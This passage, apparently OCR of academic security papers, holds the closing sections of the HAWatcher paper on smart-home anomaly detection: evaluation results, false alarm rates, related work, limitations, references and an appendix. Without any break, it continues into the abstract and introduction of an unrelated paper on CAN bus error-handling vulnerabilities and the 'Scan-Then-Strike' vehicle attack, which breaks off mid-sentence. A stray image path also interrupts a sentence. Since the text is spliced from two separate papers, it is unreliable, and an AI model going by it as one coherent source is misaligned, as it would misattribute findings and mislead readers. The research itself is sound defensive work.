Comparison. (1) As shown in Figure 8, HAWatcher achieves the best performance across all the 24 cases. (2) HAWatcher (Apps Only) merely obtains e2e correlations from smart apps, and can only detect anomalies, such as Command Failures (cyber)/Command Interceptions. It gets 16.67% for both the average precision and recall. (3) HAWatcher (Mining Only) has the *second best* performance. On average, its precision is 88.42% and recall 88.62%, showing the effectiveness and importance of our mining approach. However, due to the lack of knowledge of smart apps, it misses many instances of Cases 2, 11, 12, and 20. (4) The ARM-based detector has an average precision 2.03% and recall 7.79%. It fails to detect any anomaly instances for 17 of the 24 cases, as its rules cover very few attributes (Section 6.2). (5) OCSVM performs slightly better with precision 17.15% and recall 45.19%. It fails for Cases 4, 9, 10, and 18, as events related to these cases do not fall inside the same input vector.

False Alarm Rate. We measure the false alarm rate of HAWatcher using the testing event logs (collected during the fourth week). We consider any alarms that are not due to our anomaly injection and cannot be categorized as any of the anomaly types listed in Section 3 as *false alarms*. HAWatcher reports totally 13 anomalies other than those injected by us. Among them, six (6) are due to violations of correlations $\mathbb{C}12$, $\mathbb{C}13$, $\mathbb{C}29$, and $\mathbb{C}15$, because of the large delays of some events from the illuminance sensors; three (3) are due to violations of correlations $\mathbb{C}20$ and $\mathbb{C}21$, because of the large delays of some events from the acceleration sensors. Such anomalies are categorized as true positives due to *Event Losses or Large Delays* (Section 3.1). They should be reported to users, as the large delay may confuse users and even cause undesired automation (e.g., an unlock-door command arrives late after the user has locked the door).

The other four (4) are due to user behavioral deviations: two are due to violation of $\mathbb{C}4$ and $\mathbb{C}5$, because there is one time that the residents stayed outside the door for a while (longer than 60 seconds) before opening the front door; $\mathbb{C}11$ and $\mathbb{C}18$ each cause one false alarm, and the reason is that the residents left the front door open for quite a while and then closed it. While it is arguable whether anomalies due to user behavioral deviations should be categorized as false alarms, we consider them false alarms, as they are not due to attacks or device malfunctions.

In total, HAWatcher reports four (4) false alarms from 9,756




Figure 8: Recall and precision of HAWatcher and four other detectors for comparison purposes.

events collected during a week, which makes 0.57 false alarms per day and a false alarm rate of 0.04%. In comparison, ARM and OCSVM cause 722 and 1,116 false alarms, respectively; that is, 103 and 159 per day and false alarm rates 7.40% and 11.44%, respectively.

6.5 Performance upon Smart App Changes

In an appified home, it is common that users change the smart apps, such as installing new apps and changing the configuration. However, traditional mining based anomaly detection needs a long time to adapt to the changes and, during the adaptation time, may trigger many false alarms. Handling such changes for anomaly detection in appified homes has been challenging. We conduct smart app change experiments to evaluate HAWatcher's performance and compare it with other systems, OCSVM and ARM.

As listed in Table 8, we create five cases of smart app changes, which cover changes of trigger, condition, action, and the whole rule. For each case, we use one day to collect the data, and then apply HAWatcher, OCSVM, and ARM to the collected data. The results show that HAWatcher does not trigger any alarms, while OCSVM triggers many alarms for all the five cases and ARM for the changes of **R8** and **R10**. We manually inspect the alarms and confirm that they are all false alarms caused by app changes.

ARM does not trigger false alarms for the changes of **R3**, **R5**, and **R14** because it does not include any association rules covering the devices, such as *L1* and *L3*, involved in the updated rules. For the OCSVM-based detector, each vector contains four consecutive snapshots of device states. In the case of **R3**, for example, the missing $\mathcal{E}_{on}^{switch(L1)}$ causes unseen vectors and thus triggers false alarms. For HAWatcher, upon app changes, the semantics of the updated apps are extracted and an updated set of correlations obtained. Thus, it is able to handle the changes without triggering false alarms.

7 Related Work

With the emerging development of IoT devices and appified home automation, their security and privacy issues have drawn great attention [28, 29, 34, 50, 57, 61, 73, 74, 78, 79]. Most of them are focused on detecting threats, attacks and malware, rather than IoT malfunctions. For example, HomeGuard [33, 34] presents the first systematic categorization of threats due to interference between different automation apps, dubbed *cross-app interference* (CAI) threats, such as automation conflicts, chained execution, and loop triggering; it is also the first that uses SMT solvers to systematically detect such threats. It conducts symbolic execution to extract automation rules from apps, which is used in this work.

PFirewall [32] is a unique work that notices excessive IoT device data continuously flows to IoT automation platforms. It enforces data minimization, without changing IoT devices or platforms, to protect user privacy from platforms.

IoTSan [61] statically analyzes smart apps to predict whether the resulting automation may violate any safety properties. IoTGuard [29] instruments smart apps. Before an app issues a sensitive command, the action has to pass the policies defined by users. Both rely on pre-defined policies, while HAWatcher does not. Unlike our work, which detects IoT device anomalies, HoMonit [79] is focused on detecting misbehaving smart apps. Given a physical event, Orpheus [31] checks the system call trace due to the event against an automaton to detect attacks; it cannot detect anomalies such as fake events, event interceptions, etc.

Many anomaly detection detectors learn normal behaviors of a smart home from its historical data [26, 35, 51, 54, 60, 69, 75, 76]. For example, SMART [51] trains multiple user activity classifiers based on different subsets of sensor readings, and further trains another classifier that takes the vector of activity-classification results as its input to detect sensor failures. DICE [35] detects anomalies during state transitions by checking the context. Peeves [26] makes use of data from an ensemble of sensors to detect spoofed events.

The main difference of these existing anomaly detectors and our work is that HAWatcher extracts various semantics (device types, device relations, smart apps and their configuration), and infuses the semantics into the mining process. Not only is the detection more accurate, but each detected anomaly can be interpreted as a violation of a correlation, which itself is explainable. Prior to our work, it is unclear how a mining based approach is able to accurately learn complex behaviors in an appified home (e.g., Testbed 1 with 17 apps). HAWatcher provides an effective solution.

Table 8: The number of false alarms caused by smart app changes.

Original Rule	Type	Rule after change	HAWatcher	OCSVM	ARM
R3	Action change	If MS1(active), then L2(on) ~~and L1(on)~~	0	14	0
R5	New rule	If ~~MS2(active)~~ B2(click), then ~~L3(on)~~ L3(toggle)	0	10	0
R8	Condition change	If MS3(inactive) for ~~5~~ 15 minutes, then L4(off)	0	30	67
R10	Condition change	If MS4(inactive) for ~~15~~ 30 minutes, then L5(off)	0	17	75
R14	Trigger change	If A(CO2 > ~~950~~ 1000), then P2(on) for 15 minutes	0	17	0

8 Limitations and Future Work

While the evaluation results are very promising, we consider this work a first step towards semantics-aware anomaly detection in appified smart homes. HAWatcher has some limitations that we plan to address.

User Activity Deviations. Correlations due to the user activity channel are useful for detecting anomalies, but they can cause false alarms when there are user-activity deviations. We already find such cases during our evaluation (see ***False Alarm Rate*** in Section 6.4), although they occur rarely. Some alarms help remind users of unusual situations (e.g., the front door is left open), while others may be annoying. For example, one day a resident wants to read a book in her bedroom and turns on extra lights, which causes illuminance high. If this never or rarely occurs during training, it can cause a false alarm. One potential solution is to ask for users' feedback when raising alarms, and deactivate or re-test correlations that have caused negative feedback. Generally, how to continuously update correlations to adapt to changes of IoT devices and user activities is an important problem.

Long-term Correlations. HAWatcher can only mine correlations whose anterior and posterior events arise within short intervals. Long-interval correlations, such as the relation between turning on AC and temperature events, cannot be mined yet. We can annotate the corresponding cells in the adjacency table with long intervals and use the information during hypothesis testing.

Attackers with More Knowledge. An attacker who knows the correlations may construct attacks that do not violate any correlations in order to evade detection. The bottom line of running HAWatcher is that it imposes extra constraints on attackers. In Testbe 1, each attribute is involved in at least four (4) correlations and has an average of 10.5 correlations (Section 6.2). It is a barrier to attack an device without violating any of the correlations. For example, given the correlation $\langle \mathcal{E}^{lock(frontdoor)}_{unlocked} \rightsquigarrow \mathcal{S}^{presence}_{present} \rangle$ (i.e., the front door unlock event can only arise when the presence sensor is on), if an attacker has compromised the door lock, an alarm will be triggered if the attacker unlocks the door when nobody is home.

Sparsely Deployed IoT Devices. Some IoT devices might be sparsely deployed, and physical-channel correlations among them might be very few. A promising solution is to explore the correlations in the entire home, rather than in separate rooms, which can hopefully derive more correlations among devices. Moreover, it is a trend that IoT devices are deployed with increasing density.

9 Conclusion

In an appified smart home, there exists rich semantic information, such as smart apps, configurations, device types, and installation locations. It is a promising direction to combine such semantic information with mining for anomaly detection. We presented a viable and effective approach in this direction: it exploits semantics on different channels (smart-app, physical, and user-activity) to propose explainable hypothetical correlations, which are tested using event logs and refined by smart apps. We built a prototype *HAWatcher* and evaluated it on four real-world testbeds against various (totally 62) anomaly cases, demonstrating its high accuracy and low false alarm rate. We view this work as a first step, rather than the final solution, in the direction of semantics-aware anomaly detection for appified smart homes.

Acknowledgement

We thank the reviewers for their invaluable suggestions. This work was supported in part by the US National Science Foundation (NSF) under grants CNS-1828363, CNS-1564128, CNS-1824440, CNS-2016589, CNS-1856380 and CNS-2016415.

References

[1] Smartapp execution scheduling. https://docs.smartthings.com/en/latest/ref-docs/smartapp-ref.html#smartapp-run-in.

[2] Lights follows me, 2015. https://github.com/SmartThingsCommunity/SmartThingsPublic/tree/master/smartapps/smartthings/light-follows-me.src.

[3] Door knocker going crazy, 2016. https://community.smartthings.com/t/door-knocker-going-crazy/55570.

[4] Tons of issues with smartthings, 2016. https://www.reddit.com/r/SmartThings/comments/4463eo/anyone_else_having_tons_of_issues_with_smartthings/.

[5] When st glitches become major safety fire hazard, 2016. https://community.smartthings.com/t/when-st-glitches-become-major-safety-fire-hazard/43109.

[6] Are the poltergeists back?, 2017. https://community.smartthings.com/t/october-2017-are-the-poltergeists-back-devices-randomly-turning-on/101402.

[7] Command received but not executed, 2017. https://community.smartthings.com/t/command-received-but-not-executed/112045.

[8] Mobile device presence update delay, 2017. https://community.smartthings.com/t/mobile-device-presence-update-delay/98672.

[9] Motion sensor stuck on motion, 2017. https://community.smartthings.com/t/motion-sensors-stuck-on-motion/46761.

[10] Motion sensors losing connectivity, 2017. https://community.smartthings.com/t/smartthings-motion-multi-sensors-losing-connectivity-on-a-daily-basis/84512.

[11] Tplink smart wi-fi plug fail, 2017. https://www.h3-digital.com/smarthomeblog/2017/5/23/tplink-smart-wi-fi-plug-fail.

[12] Undesired poltergeist lighting effect, 2017. https://community.smartthings.com/t/undesired-poltergeist-lighting-effect/24132.

[13] What's wrong with smartthings now?, 2017. https://community.smartthings.com/t/whats-wrong-with-smartthings-now-poltergeist-events/83889.

[14] Your hotspot is a presence detector. http://ficara.altervista.org/?p=3744&doing_wp_cron=1591921359.5108020305633544921875, 2017.

[15] It's too cold, 2018. https://github.com/SmartThingsCommunity/SmartThingsPublic/tree/master/smartapps/smartthings/its-too-cold.src.

[16] Light up the night, 2018. https://github.com/infinitywings/SmartThingsPublic/blob/master/smartapps/smartthings/light-up-the-night.src/light-up-the-night.groovy.

[17] Motion detection false positive, 2018. https://community.smartthings.com/t/motion-detection-false-positive/119816.

[18] Smart plug clicks but no power, 2018. https://community.smartthings.com/t/smart-plug-clicks-but-no-power/115252.

[19] Smartthings capabilities, 2018. https://smartthings.developer.samsung.com/docs/api-ref/capabilities.html.

[20] Known mobile presence issues and faq, 2019. https://support.smartthings.com/hc/en-us/articles/204744424-Known-mobile-presence-issues-and-FAQ.

[21] Smartthings, 2019. https://www.smartthings.com.

[22] Pymining - a collection of data mining algorithms in python, 2020. https://github.com/bartdag/pymining.

[23] Troubleshooting: Smartthings multipurpose sensor is stuck on "open" or "closed", 2020. https://support.smartthings.com/hc/en-us/articles/200955940-Troubleshooting-SmartThings-Multipurpose-Sensor-is-stuck-on-open-or-closed-.

[24] Rakesh Agrawal, Ramakrishnan Srikant, et al. Fast algorithms for mining association rules. In *Proceedings of 20th International Conference of Very Large Data Bases (VLDB)*, volume 1215, pages 487–499, 1994.

[25] Omar Alrawi, Chaz Lever, Manos Antonakakis, and Fabian Monrose. Sok: Security evaluation of home-based iot deployments. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2019.

[26] Simon Birnbach, Simon Eberz, and Ivan Martinovic. Peeves: Physical event verification in smart homes. In *Proceedings of the ACM Conference on Computer & Communications Security (CCS)*, pages 1455–1467, 2019.

[27] Kate Calder. Statistical inference. *New York: Holt*, 1953.

[28] Z Berkay Celik, Patrick McDaniel, and Gang Tan. Soteria: Automated iot safety and security analysis. In *2018 USENIX Annual Technical Conference (USENIX ATC)*, pages 147–158, 2018.

[29] Z Berkay Celik, Gang Tan, and Patrick D McDaniel. Iotguard: Dynamic enforcement of security and safety policy in commodity iot. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[30] Varun Chandola, Arindam Banerjee, and Vipin Kumar. Anomaly detection: A survey. *ACM computing surveys (CSUR)*, 41(3):15, 2009.

[31] Long Cheng, Ke Tian, and Danfeng Daphne Yao. Orpheus: Enforcing cyber-physical execution semantics to defend against data-oriented attacks. In *Proceedings of the 33rd Annual Computer Security Applications Conference (ACSAC)*, pages 315–326, 2017.

[32] Haotian Chi, Qiang Zeng, Xiaojiang Du, and Lannan Luo. PFirewall: Semantics-aware customizable data flow control for home automation systems. *arXiv preprint arXiv:1910.07987*, 2019.

[33] Haotian Chi, Qiang Zeng, Xiaojiang Du, and Jiaping Yu. Cross-app interference threats in smart homes: Categorization, detection and handling. *arXiv*, pages arXiv–1808, 2018.

[34] Haotian Chi, Qiang Zeng, Xiaojiang Du, and Jiaping Yu. Cross-app interference threats in smart homes: Categorization, detection and handling. In *50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 411–423, 2020.

[35] Jiwon Choi, Hayoung Jeoung, Jihun Kim, Youngjoo Ko, Wonup Jung, Hanjun Kim, and Jong Kim. Detecting and identifying faulty iot devices in smart home with context extraction. In *48th IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2018.

[36] Diane J Cook, Aaron S Crandall, Brian L Thomas, and Narayanan C Krishnan. Casas: A smart home in a box. *Computer*, 46(7):62–69, 2013.

[37] Diane J Cook, Michael Youngblood, Edwin O Heierman, Karthik Gopalratnam, Sira Rao, Andrey Litvin, and Farhan Khawaja. Mavhome: An agent-based smart home. In *Proceedings of the First IEEE International Conference on Pervasive Computing and Communications (PerCom)*, pages 521–524, 2003.

[38] Borden Dent. Cartography–thematic map design. 1999. pages 147–149.

[39] Wenbo Ding and Hongxin Hu. On the safety of iot device physical interaction control. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer & Communications Security (CCS)*, pages 832–846, 2018.

[40] Nancy ElHady and Julien Provost. A systematic survey on sensor failure detection and fault-tolerance in ambient assisted living. *Sensors*, 18(7):1991, 2018.

[41] Earlence Fernandes, Jaeyeon Jung, and Atul Prakash. Security analysis of emerging smart home applications. In *IEEE Symposium on Security and Privacy (S&P)*, pages 636–654, 2016.

[42] Ronald Aylmer Fisher. Statistical methods for research workers. In *Breakthroughs in statistics*, pages 66–70. Springer, 1992.

[43] Milan Fránik and Miloš Čermák. Serious flaws found in multiple smart home hubs: Is your device among them?, 2020. https://www.welivesecurity.com/2020/04/22/serious-flaws-smart-home-hubs-is-your-device-among-them/.

[44] Chenglong Fu, Qiang Zeng, and Xiaojiang Du. Hawatcher: Semantics-aware anomaly detection for appified smart homes (technical report), 2020. https://github.com/infinitywings/HAWatcher.git.

[45] Jun Han, Albert Jin Chung, Manal Kumar Sinha, Madhumitha Harishankar, Shijia Pan, Hae Young Noh, Pei Zhang, and Patrick Tague. Do you feel what i hear? enabling autonomous iot device pairing using different sensor types. In *2018 IEEE Symposium on Security and Privacy (S&P)*, pages 836–852, 2018.

[46] Timothy W Hnat, Vijay Srinivasan, Jiakang Lu, Tamim I Sookoor, Raymond Dawson, John Stankovic, and Kamin Whitehouse. The hitchhiker's guide to successful residential sensing deployments. In *Proceedings of the 9th ACM Conference on Embedded Networked Sensor Systems (SenSys)*, pages 232–245, 2011.

[47] Apple Homekit. Homekit-apple developer, 2019. https://www.apple.com/ios/home/.

[48] Jun Inoue, Yoriyuki Yamagata, Yuqi Chen, Christopher M Poskitt, and Jun Sun. Anomaly detection for a water treatment system using unsupervised machine learning. In *2017 IEEE International Conference on Data Mining Workshops (ICDMW)*, pages 1058–1065, 2017.

[49] George F Jenks. The data model concept in statistical mapping. *International yearbook of cartography*, 7:186–190, 1967.

[50] Yunhan Jack Jia, Qi Alfred Chen, Shiqi Wang, Amir Rahmati, Earlence Fernandes, Z Morley Mao, Atul Prakash, and Shanghai JiaoTong Unviersity. Contexiot: Towards providing contextual integrity to appified iot platforms. In *Proceedings of The Network and Distributed System Security Symposium (NDSS)*, 2017.

[51] Krasimira Kapitanova, Enamul Hoque, John A Stankovic, Kamin Whitehouse, and Sang H Son. Being smart about failures: assessing repairs in smart homes. In *Proceedings of the 2012 ACM Conference on Ubiquitous Computing (UbiComp)*, pages 51–60, 2012.

[52] Stylianos P Kavalaris and Emmanouil Serrelis. Security issues of contemporary multimedia implementations: The case of sonos and sonosnet. In *The International Conference in Information Security and Digital Forensics (ISDF)*, pages 63–74, 2014.

[53] Shehroz S Khan and Michael G Madden. One-class classification: taxonomy of study and review of techniques. *The Knowledge Engineering Review*, 29(3):345–374, 2014.

[54] Palanivel A Kodeswaran, Ravi Kokku, Sayandeep Sen, and Mudhakar Srivatsa. Idea: A system for efficient failure management in smart iot environments. In *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys)*, pages 43–56, 2016.

[55] K Kreuzer. Openhab-empowering the smart home, 2013.

[56] Wenke Lee, Salvatore J Stolfo, and Kui W Mok. A data mining framework for building intrusion detection models. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, pages 120–132, 1999.

[57] Xiaopeng Li, Qiang Zeng, Lannan Luo, and Tongbo Luo. T2Pair: Secure and Usable Pairing for Heterogeneous IoT Devices. In *Proceedings of the ACM Conference on Computer & Communications Security (CCS)*, 2020.

[58] Haoyu Liu, Tom Spink, and Paul Patras. Uncovering security vulnerabilities in the belkin wemo home automation ecosystem. In *2019 IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops)*, pages 894–899, 2019.

[59] Tomas Mikolov, Ilya Sutskever, Kai Chen, Greg S Corrado, and Jeff Dean. Distributed representations of words and phrases and their compositionality. In *Advances in neural information processing systems (NeurIPS)*, pages 3111–3119, 2013.

[60] Sirajum Munir and John A Stankovic. Failuresense: Detecting sensor failure using electrical appliances in the home. In *11th International Conference on Mobile Ad Hoc and Sensor Systems (MobiHoc)*, pages 73–81, 2014.

[61] Dang Tu Nguyen, Chengyu Song, Zhiyun Qian, Srikanth V Krishnamurthy, Edward JM Colbert, and Patrick McDaniel. Iotsan: fortifying the safety of iot systems. In *Proceedings of the 14th International Conference on emerging Networking Experiments and Technologies (CoNEXT)*, pages 191–203, 2018.

[62] Sukhvir Notra, Muhammad Siddiqi, Hassan Habibi Gharakheili, Vijay Sivaraman, and Roksana Boreli. An experimental study of security and privacy risks with emerging household appliances. In *IEEE conference on communications and network security (CNS)*, 2014.

[63] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[64] Friedrich Pukelsheim. The three sigma rule. *The American Statistician*, 48(2):88–91, 1994.

[65] Eyal Ronen, Adi Shamir, Achi-Or Weingarten, and Colin O'Flynn. Iot goes nuclear: Creating a zigbee chain reaction. In *2017 IEEE Symposium on Security and Privacy (S&P)*, pages 195–212, 2017.

[66] Lee Russell. Wireless security monitoring versus a cellular jammer. 2014.

[67] Bernhard Schölkopf, John C Platt, John Shawe-Taylor, Alex J Smola, and Robert C Williamson. Estimating the support of a high-dimensional distribution. *Neural computation*, 13(7):1443–1471, 2001.

[68] Amit Kumar Sikder, Hidayet Aksu, and A Selcuk Uluagac. 6thsense: A context-aware sensor-based attack detector for smart devices. In *26th USENIX Security Symposium (USENIX Security)*, pages 397–414, 2017.

[69] Amit Kumar Sikder, Leonardo Babun, Hidayet Aksu, and A Selcuk Uluagac. Aegis: a context-aware security framework for smart home systems. In *Proceedings of the 35th Annual Computer Security Applications Conference (ACSAC)*, pages 28–41, 2019.

[70] Vijay Sivaraman, Dominic Chan, Dylan Earl, and Roksana Boreli. Smart-phones attacking smart-homes. In *Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks (WiSec)*, pages 195–200, 2016.

[71] Yuan Tian, Nan Zhang, Yueh-Hsun Lin, XiaoFeng Wang, Blase Ur, Xianzheng Guo, and Patrick Tague. Smartauth: User-centered authorization for the internet of things. In *26th USENIX Security Symposium (USENIX Security)*, pages 361–378, 2017.

[72] Rob van der Meulen and Janessa Rivera. Gartner says a typical family home could contain more than 500 smart devices by 2022. Technical report, 2014. http://www.gartner.com/newsroom/id/2839717.

[73] Qi Wang, Wajih Ul Hassan, Adam Bates, and Carl Gunter. Fear and logging in the internet of things. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[74] Rixin Xu, Qiang Zeng, Liehuang Zhu, Haotian Chi, Xiaojiang Du, and Mohsen Guizani. Privacy leakage in smart homes and its mitigation: Ifttt as a case study. *IEEE Access*, 7:63457–63471, 2019.

[75] Moosa Yahyazadeh, Proyash Podder, Endadul Hoque, and Omar Chowdhury. Expat: Expectation-based policy analysis and enforcement for appified smart-home platforms. In *Proceedings of the 24th ACM Symposium on Access Control Models and Technologies (SACMAT)*, pages 61–72, 2019.

[76] Juan Ye, Graeme Stevenson, and Simon Dobson. Fault detection for binary sensors in smart home environments. In *Pervasive Computing and Communications (PerCom)*, pages 20–28, 2015.

[77] Juan Ye, Graeme Stevenson, and Simon Dobson. Detecting abnormal events on binary sensors in smart home environments. In *Pervasive and Mobile Computing*, pages 32–49, 2016.

[78] Qiang Zeng, Jianhai Su, Chenglong Fu, Golam Kayas, Lannan Luo, Xiaojiang Du, Chiu C Tan, and Jie Wu. A multiversion programming inspired approach to detecting audio adversarial examples. In *49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 39–51, 2019.

[79] Wei Zhang, Yan Meng, Yugeng Liu, Xiaokuan Zhang, Yinqian Zhang, and Haojin Zhu. Homonit: Monitoring smart home apps from encrypted traffic. In *ACM SIGSAC Conference on Computer & Communications Security (CCS)*, pages 1074–1088, 2018.

[80] Wei Zhou, Yan Jia, Yao Yao, Lipeng Zhu, Le Guan, Yuhang Mao, Peng Liu, and Yuqing Zhang. Discovering and understanding the security hazards in the interactions between iot devices, mobile apps, and clouds on smart home platforms. In *28th USENIX Security Symposium (USENIX Security)*, pages 1133–1150, 2019.

A Experimental Results of Testbeds 2 to 4

Table 9: Smart apps deployed on Tesbeds 2 $\sim$ 4. **R2.1**, for example, means the first smart app rule on Testbed 2.

Index	Smart app rules
R2.1	If MS2(active), then P1(on) and L1(on)
R2.2	If MS2(inactive) for 30 minutes, then P1(off), L1(off), L2(off), L3(off)
R2.3	If MS3(active), then L4(on)
R2.4	If MS3(inactive) for 10 minutes, then L4(off)
R2.5	If W(wet) or MS3(humidity$\geq$55), then V(on)
R2.6	If V(on) for 15 minutes, then V(off)
R2.7	If PS1(present) or PS2(present), then turn on L1, L2, L5, P1
R2.8	If PS1(away) and PS2(away), then turn off L1, L2, L3, L4, L5, V, P1
R2.9	If B(pressed), toggle L5
R2.10	If B(held), then turn off all L and P
R2.11	If B(double pressed), turn on L1 and L5 and P1
R3.1	If MS1(active) and Mode(home), then L1(on)
R3.2	If MS1(inactive) for 60 minutes, then L1(off)
R3.3	If B(pressed), toggle L1
R3.4	If B(held), then L1(off) and Mode(night)
R3.5	If B(double pressed), then L1(on) Mode(home)
R3.6	If PS(away), then L1(off), P1(off), and Mode(away)
R3.7	If PS(present), then L1(on), P1(on), and Mode(home)
R4.1	If PS(away), then P1(off) and P2(off)
R4.2	If PS(present) then P1(on), P2(on)
R4.3	If B(pressed), toggle P1
R4.4	If B(held), toggle P2

A.1 Deployment

We list the smart apps deployed on Testbeds 2, 3, and 4 in Table 9. On Testbed 3, the *mode* is used as a condition to control the behavior of the light, while Testbeds 2 and 4 do not use the mode. Since Testbed 2 has two residents, lights and plugs are only turned off when both residents are away (**R2.8**). Testbeds 3 and 4 have one resident each, and all lights and plugs are turned off when the resident leaves home.

A.2 Training and Testing Results

On Testbed 2, we extract 32 e2e correlation from smart apps and pass 98 correlations from 2064 hypothetical correlations. In total, we get 109 correlations after refining. The difference of correlations regarding contact sensors, as observed on Testbed 1, is also observed on Testbed 2: *C1* on the front door always gets closed right after the acceleration is detected, while *C2* and *C3* are usually left open for a long time. The inaccurate correlation $\langle \mathcal{E}_{away}^{presence(PS2)} \rightarrow \mathcal{E}_{off}^{switch(L1)} \rangle$ is accepted by the hypothesis testing. If not refined by the smart app rule **R2.8**, it causes 4 false alarms for HAWatcher (Mining Only) on case **2.3** and **2.6** when only the resident taking *PS2* leaves home. As detailed in our technical report [44], HAWatcher achieves an average detection precision of 94.85% and recall of 96.86%. In terms of the false alarm test, HAWatcher raises 13 false alarms among 6721 events collected within one week's testing period, which causes a false alarm rate (FAR) of 0.19% and 1.86 false alarms per day. Among the 13 false alarms, four (4) are raised by the correlations $\langle \mathcal{E}_{active}^{acceleration(C1)} \rightarrow \mathcal{E}_{active}^{motion(MS1)} \rangle$ and $\langle \mathcal{E}_{active}^{acceleration(C2)} \rightarrow \mathcal{E}_{active}^{motion(MS2)} \rangle$ because of strong vibrations in the neighborhood that trigger events of the acceleration sensor *C1* and *C2*. Three (3) are raised by $\langle \mathcal{E}_{low}^{illuminance(L4)} \rightsquigarrow \mathcal{S}_{inactive}^{motion(MS3)} \rangle$ because there are three times that a resident remains active in the study room after the light is turned off. Four (4) are caused by $\langle \mathcal{E}_{closed}^{contact(C3)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS3)} \rangle$ because residents close the door from outside. In contrast, the OCSVM-based detector has an average precision of 11.11% and recall of 35.41% with 968 false alarms raised. The ARM-based detector has an average precision of 3.76% and a recall of 9.96%, and raises 370 false alarms.

On Testbed 3, HAWatcher accepts 50 correlations from 527 hypotheses, and 15 e2e correlations from smart apps. After refining, there are 55 correlations left. HAWatcher achieves an average detection precision of 92.74% and a recall of 93.36%. Among the testing period, ten (10) false alarms are raised by HAWatcher among 2411 events, which leads to 1.42 false alarms per day on average and a FAR of 0.42%. In contrast, the OCSVM-based detector has an average precision of 31.01% and a recall of 42.33%, and raises 379 false alarms. The ARM-based detector has an average precision of 9.89% and an average recall of 14.10%, and raises 152 false alarms.

On Testbed 4, only 26 correlations are acquired because of the low density of IoT devices and smart apps. HAWatcher gets an average detection precision of 96.62% and a recall of 90.17%. Five (5) false alarms are raised on this testbed among 1674 events, that is, 0.71 false alarms per day and a FAR of 0.30%. In contrast, the OCSVM-based detector has an average precision of 28.80% and a recall of 42.37%, and raises 168 false alarms. The ARM-based detector has an average precision of 3.60% and a recall of 7.38%, and raises 108 false alarms.

Exposing New Vulnerabilities of Error Handling Mechanism in CAN

Khaled Serag*, Rohit Bhatia*, Vireshwar Kumar†, Z. Berkay Celik*, and Dongyan Xu*
*Purdue University, {kserag, bhatia13, zcelik, dxu}@purdue.edu
†Indian Institute of Technology Delhi, viresh@cse.iitd.ac.in

Abstract

Controller Area Network (CAN) has established itself as the main internal communication medium for vehicles. However, recent works have shown that error handling makes CAN nodes vulnerable to certain attacks. In the light of such a threat, we systematically analyze CAN's error handling and fault confinement mechanism to investigate it for further vulnerabilities. In this paper, we develop CANOX, a testing tool that monitors the behavior of a CAN node under different bus and error conditions, and flags conditions that cause an unexpected node behavior. Using CANOX, we found three major undiscovered vulnerabilities in the CAN standard that could be exploited to launch a variety of attacks. Combining the three vulnerabilities, we construct the Scan-Then-Strike Attack (STS), a multi-staged attack in which an attacker with no previous knowledge of the vehicle's internals maps the vehicle's CAN bus, identifies a safety-critical ECU, swiftly silences it, and persistently prevents it from recovering. We validate the practicality of STS by evaluating it on a CAN bus testbed and a real vehicle.

1 Introduction

Since its introduction by Bosch in 1986, the Controller Area Network (CAN) protocol has offered low cost and efficient solutions to major challenges in vehicular communications among electronic control units (ECUs), such as interference, priority management, decentralization, error handling, and fault confinement [2]. A vehicle today contains over a hundred ECUs sensing and actuating most vehicles' maneuvers. However, prior research has shown that an attacker can gain access to a vehicle's CAN by compromising an in-vehicle ECU (e.g., telematics control unit) through a wired/wireless medium, including USB, cellular, Bluetooth and WiFi [3, 17, 19, 20, 26]. Since CAN was not designed with security in mind, a compromised ECU can be exploited to launch various attacks on other safety-critical ECUs (e.g., brakes), which cannot be directly compromised [15]. In this paper, we study an alarming type of attacks that directly exploits the *error handling* and *fault confinement* mechanism of CAN, turning CAN's reliability function into its security weakness [4, 12, 18, 21].

On a vehicular CAN, collisions, interference, and wire faults occur often. To operate for extended periods with no external supervision, CAN defines a set of rules for error detection, handling, and fault confinement to be enforced by a node *throughout its operation* [2]. For fault confinement, a CAN node monitors its health by counting the number of encountered errors. Additionally, CAN introduces the concept of *error states*, which are different sets of rules governing transmission and error signaling. CAN defines three error states: *error active*, *error passive*, and *bus off*. By default, nodes operate in the *error active* state. Once a node's error counter exceeds a certain threshold, it enters the *error passive* state, where stricter rules are enforced. If errors persist, the node moves to the *bus off* state, where it disconnects itself from the network. Exploiting this specific feature, prior work presented a denial-of-service (DoS) attack called *bus off attack* [4] in which an attacker node deliberately collides its packets with those of a victim node, causing *bit errors*. These errors gradually 